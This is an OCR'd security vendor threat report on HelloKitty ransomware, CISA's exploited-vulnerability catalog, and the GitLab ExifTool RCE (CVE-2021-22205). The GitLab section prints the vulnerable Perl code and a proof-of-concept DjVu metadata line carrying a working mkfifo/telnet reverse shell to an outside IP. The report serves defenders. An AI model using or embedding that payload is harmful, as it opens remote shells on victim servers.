
More about Emotet and its previous campaigns could be found in the following articles by Cynet:

- Here We Go Again – A New Emotet Malware Observed by Cynet
- Emotet vs Trump – Deep Dive Analysis of a Killer Info-Stealer (cynet.com)

FBI Alerting HelloKitty/FiveHands Ransomware

Introduction

On October 28, 2021, the FBI shared information regarding Hello Kitty/FiveHands Ransomware. While already known (mostly) due to its high-profile attack against the gaming studio CD PROJEKT RED, the FBI has added an evolving extortion technique that now includes DDOS attack for non-paying victims.



HelloKitty/FiveHands/Death Ransomware Overview

While these are three separate ransomwares, they can all be linked to what is dubbed by Mandiant as "UNC2447"- a financially motivated group responsible for Death, FiveHands(Death rewrite), and probably HelloKitty.

UNC2447 is responsible for high-profile attacks like the aforementioned one on CD Projekt RED, South Africa's port and rail company, and CEMIG (Companhia Energética de Minas Gerais), a Brazilian electric power company.

UNC2447 are known for handpicking their targets and matching the ransom price to the company's revenue, thus making the price "reasonable" for the victim to consider.


And while it is probable that HelloKitty and Fivehands had their share of the nowadays common "Ransomware affiliates" program, it is believed that it was used by UNC2447 together with a backdoor malware named "SOMBRAT", responsible for dropping ransomware payloads on affected hosts.

UNC2447 is known for its sophistication, use of recent vulnerabilities, and hard-to-detect exfiltration process.

HelloKitty samples have been observed changing file extensions to ".Kitty/.Crypt", while sometimes no extension is added at all. Ransomware payload might be uploaded entirely to memory, thus avoiding some security solutions.

Non-paying customers' data is being uploaded to Babuk's new leak site, Payload.bin:


Babuk new Payload.bin Site



As mentioned in the FBI report, UNC2447 now also threatens to DDOS non-paying customers, making their public websites unavailable for use.

Ransom payment currency is negotiable. While threat actors prefer Monero, Bitcoin is also an option.

The following BTC wallet is associated with HelloKitty, we can see that it has received over 32 BTC in total, equivalent to more than 2 million USD.



CyOps Team


Cynet's 24/7 MDR with the latest security updates and reports

Cynet 360 VS HelloKitty/Death/FiveHands

We would like to demonstrate Cynet's effectiveness against said threats. Note that while the sample is taken from the HelloKitty sample, an alert was triggered for "Death". This is due to the high similarity between the three threats – we could get the same result with FiveHands.


The process of downloading and moving the file on the system was done with the "Alert only" option, while the Ransomware memory pattern was set to Kill+Rename remediation.

The file was first downloaded to the host, triggering a "File dumped on disk" Alert:




Attempt to Run – Cynet's AV/AI engine detects a malicious file that was loaded into memory:


Malicious binary – Cynet detects a file that is flagged as malicious in Cynet's EPS (endpoint scanner) built-in threat intelligence database. This database contains only critical IOCs (such as IOCs of ransomware, hacking tools, etc.):



Memory Pattern – Cynet detects when a file is loaded into memory and runs unique memory strings associated with the malware:



Ransomware Heuristic – Cynet detects behavior that is associated with Ransomware activity (such as changing file extensions to ".Crypted"):



Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation 1	Windows Service 1	Windows Service 1	Masquerading 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Data Encrypted for Impact 1
Default Accounts	Command and Scripting Interpreter 2	Registry Run Keys / Startup Folder 1	Process Injection 1 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Proxy 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	Service Execution 1	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Process Injection 1 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	Native API 1	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	File and Directory Discovery 4	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	System Information Discovery 1 2 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings

CyOps Team

Cynet's 24/7 MDR with the latest security updates and reports

CISA catalog of known exploited vulnerabilities

On Nov 3rd, the US Cybersecurity and Infrastructure Security Agency (CISA) published a catalog for known actively exploited vulnerabilities, with currently over 300 listed, and some going back all the way to 2010.

While this is aimed at US-based companies with a deadline given by CISA for addressing each issue, this catalog can be used for the greater good.

Our CTI report aims to shed light on ongoing campaigns and vulnerabilities, and with many of the major CVE's being covered in our reports or email publications for customers, we can never cover all of them.

Cynet's approach has always been for a proactive security team on the client-side.

We urge you to investigate the catalog and follow instructions given by CISA in case of a match.

If no fix is available, contact the Cynet Cyops team. We will try to mitigate the threat using Cynet until a fix can be issued.

CISA's catalog can be found here

CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY

Search

us-cert.cisa.gov

Report Cyber Issue

CYBERSECURITY | INFRASTRUCTURE SECURITY | EMERGENCY COMMUNICATIONS | NATIONAL RISK MANAGEMENT | ABOUT CISA | MEDIA

KNOWN EXPLOITED VULNERABILITIES CATALOG

CVE	Vendor/Project	Product	Vulnerability Name	Date Added to Catalog	Short Description	Action	Due Date	Notes
CVE-2021-27104	Accellion	FTA	Accellion FTA OS Command Injection Vulnerability	November 3, 2021	Accellion FTA 9_12_370 and earlier is affected by OS command execution via a crafted POST request to various admin endpoints.	Apply updates per vendor instructions.	November 17, 2021	
CVE-2021-27102	Accellion	FTA	Accellion FTA OS Command Injection Vulnerability	November 3, 2021	Accellion FTA 9_12_411 and earlier is affected by OS command execution via a local web service call.	Apply updates per vendor instructions.	November 17, 2021	
CVE-2021-27101	Accellion	FTA	Accellion FTA SQL Injection Vulnerability	November 3, 2021	Accellion FTA 9_12_370 and earlier is affected by SQL injection via a crafted Host header in a request to document_root.html.	Apply updates per vendor instructions.	November 17, 2021	
CVE-2021-27103	Accellion	FTA	Accellion FTA SSRF Vulnerability	November 3, 2021	Accellion FTA 9_12_411 and earlier is affected by SSRF via a crafted POST request to wmProgressstat.html.	Apply updates per vendor instructions.	November 17, 2021	
CVE-2021-21017	Adobe	Acrobat and Reader	Adobe Acrobat and Reader Heap-based Buffer Overflow Vulnerability	November 3, 2021	Acrobat Reader DC versions versions 2020.013.20074 (and earlier), 2020.001.30018 (and earlier) and 2017.011.30188 (and earlier) are affected by a heap-based buffer overflow vulnerability. An unauthenticated attacker could leverage this vulnerability to achieve arbitrary code execution in the context of the current user. Exploitation of this issue requires user interaction in that a victim must open a malicious file.	Apply updates per vendor instructions.	November 17, 2021	

CyOps Team

Cynet's 24/7 MDR with the latest security updates and reports

GitLab RCE Vulnerability

Risk Level	
Critical	
Targeted Assets	**Threat Actors**
GitLab Community and Enterprise Editions From 11.9	Various Attackers
Tactic	**Technique**
Initial Access Execution	T1190 – Exploit public-facing application technique T1059-Command and Scripting Interpreter
Mitigations	
Patch immediately	

Introduction:

"GitLab is an open-source code repository and collaborative software development platform for large DevOps and DevSecOps projects"

GitLab is widely used worldwide and offers an open-source version to GitHub that is owned by Microsoft.

Vulnerability Overview

CVE-2021-22205 Exploits "Exiftool", an image processing tool that can be found in every GitLab instance.

"Exiftool" is used to read, write, and manipulate the image, audio, video, and PDF metadata.
When an image is uploaded, Gitlab workhorse will pass a file with specific extensions to Exiftool.
By changing the extension of a specially crafted file (DJVU is one supported example), attackers can manipulate Exiftool to divert the file to a parser, which determines the file type based on its content, the parser will read specific metadata that is inserted into the file by the attacker, resulting in RCE.

The source code of the vulnerable function in ExifTool:

```
1 sub ParseAnt($)
2 {
3     my $dataPt = shift;
4     my (@toks, $tok, $more);
5     # (the DjVu annotation syntax really sucks, and requires that every
6     # single token be parsed in order to properly scan through the items)
7 Tok: for (;;) {
8         # find the next token
9         last unless $$dataPt =~ /(\S)/sg;   # get next non-space character
10
11        if ($1 eq '(') {        # start of list
12            $tok = ParseAnt($dataPt);
13        } elsif ($1 eq ')') {  # end of list
14            $more = 1;
15            last;
16        } elsif ($1 eq '"') {  # quoted string
17            $tok = '';
18            for (;;) {
19                # get string up to the next quotation mark
20                # this doesn't work in perl 5.6.2! grrrr
21                # last Tok unless $$dataPt =~ /(.*?)"/sg;
22                # $tok .= $1;
23                my $pos = pos($$dataPt);
24                last Tok unless $$dataPt =~ /"/sg;
25                $tok .= substr($$dataPt, $pos, pos($$dataPt)-1-$pos);
26                # we're good unless quote was escaped by odd number of backslashes
27                last unless $tok =~ /(\\+)$/ and length($1) & 0x01;
28                $tok .= '"';    # quote is part of the string
29            }
30            # must protect unescaped "$" and "@" symbols, and "\" at end of string
31            $tok =~ s{\\(.)|([\$\@]|\\$)}{'\\'.($2 || $1)}sge;
32            # convert C escape sequences (allowed in quoted text)
33
34            $tok = eval qq{"$tok"};
35        } else {                # key name
36            pos($$dataPt) = pos($$dataPt) - 1;
37            # allow anything in key but whitespace, braces and double quotes
38            # (this is one of those assumptions I mentioned)
39            $tok = $$dataPt =~ /([^\s()"]+)/sg ? $1 : undef;
40        }
41        push @toks, $tok if defined $tok;
42    }
43    # prevent further parsing unless more after this
44    pos($$dataPt) = length $$dataPt unless $more;
45    return @toks ? \@toks : undef;
46 }
```

In line 31, ExifTool does a verification that is responsible for performing security sanitization by removing Perl attributes such as variables and arrays.


Then in line 34, ExifTool executes the content using the Eval function.

By inserting a backslash and a new line we can close the quotes thus evaluating the value in between the quotes, meaning – running the Perl code.

Metadata of a POC file, highlighted is the command that will result in RCE.

```
cynet@ubuntu174-ad2-vm:~$ exiftool CVE-2021-22205.jpg
ExifTool Version Number         : 10.80
File Name                       : CVE-2021-22205.jpg
Directory                       : .
File Size                       : 728 bytes
File Modification Date/Time     : 2021:11:24 17:12:22+02:00
File Access Date/Time           : 2021:11:24 17:13:31+02:00
File Inode Change Date/Time     : 2021:11:24 17:12:22+02:00
File Permissions                : rw-r--r--
File Type                       : DJVU (multi-page)
File Type Extension             : djvu
MIME Type                       : image/vnd.djvu
Subfile Type                    : Single-page image
Image Width                     : 8
Image Height                    : 8
DjVu Version                    : 0.24
Spatial Resolution              : 100
Gamma                           : 2.2
Orientation                     : Unknown (0)
Included File ID                : shared_anno.iff
Copyright                       : \." . qx{TF=$(mktemp -u);mkfifo $TF && telnet 5.0.0.110 4444 0<$TF | sh 1>$TF} . \." b
Image Size                      : 8x8
Megapixels                      : 0.000064
```

While the vulnerability has been made public in April 2021, there are still over 55,000 vulnerable servers online.



The vulnerability can also be found in CISA's actively exploited CVE's catalog:

CVE-2021-22205	ExifTool	ExifTool	GitLab Community and Enterprise Editions From 11.9 Remote Code Execution	November 3, 2021	Anyone with the ability to upload an image that goes through the GitLab Workhorse could achieve RCE via a specially crafted file.	Apply updates per vendor instructions.	November 17, 2021

GitLab vulnerability exploitation

Cynet has successfully detected and mitigated an attempt to exploit the vulnerability to run a miner on a host.

Telemetry data:

```
⚠ /var/tmp/c3pool/xmrig --help

⚠
/usr/bin/perl -w /opt/gitlab/embedded/bin/exiftool -all= --IPTC:all --XMP-iptcExt:all -tagsFromFile @ -ResolutionUnit -XResolution
-YResolution -YCbCrSubSampling -YCbCrPositioning -BitsPerSample -ImageHeight -ImageWidth -ImageSize -Copyright -CopyrightNotice -O
rientation -
```

With the information provided from the telemetry, we could identify the Monero pool that the threat actors are currently using:

The number of 69 "workers" refers to 69 infected hosts, threat actors might use several mining pools to better spread their activity.

More on Cryptojacking can be found in "Into the cryptoverse", an article by Cynet on the subject.

Mitigation

GitLab has addressed the issue in April, read about the advisory and the patched versions here, a hot patch was also issued for users who cant currently update their version, it can be found here.

Cynet recommends all the relevant clients update according to GitLab's advisory.

Palo Alto GlobalProtect VPN RCE

Risk Level	
Critical	
Targeted Assets	**Threat Actors**
GlobalProtect Portal VPN	Various Attackers
Tactic	**Technique**
Initial Access Execution	T1190 – Exploit public-facing application technique T1059-Command and Scripting Interpreter
Mitigations	
Patch PAN-OS to version 8.1.17 and later PAN-OS versions	

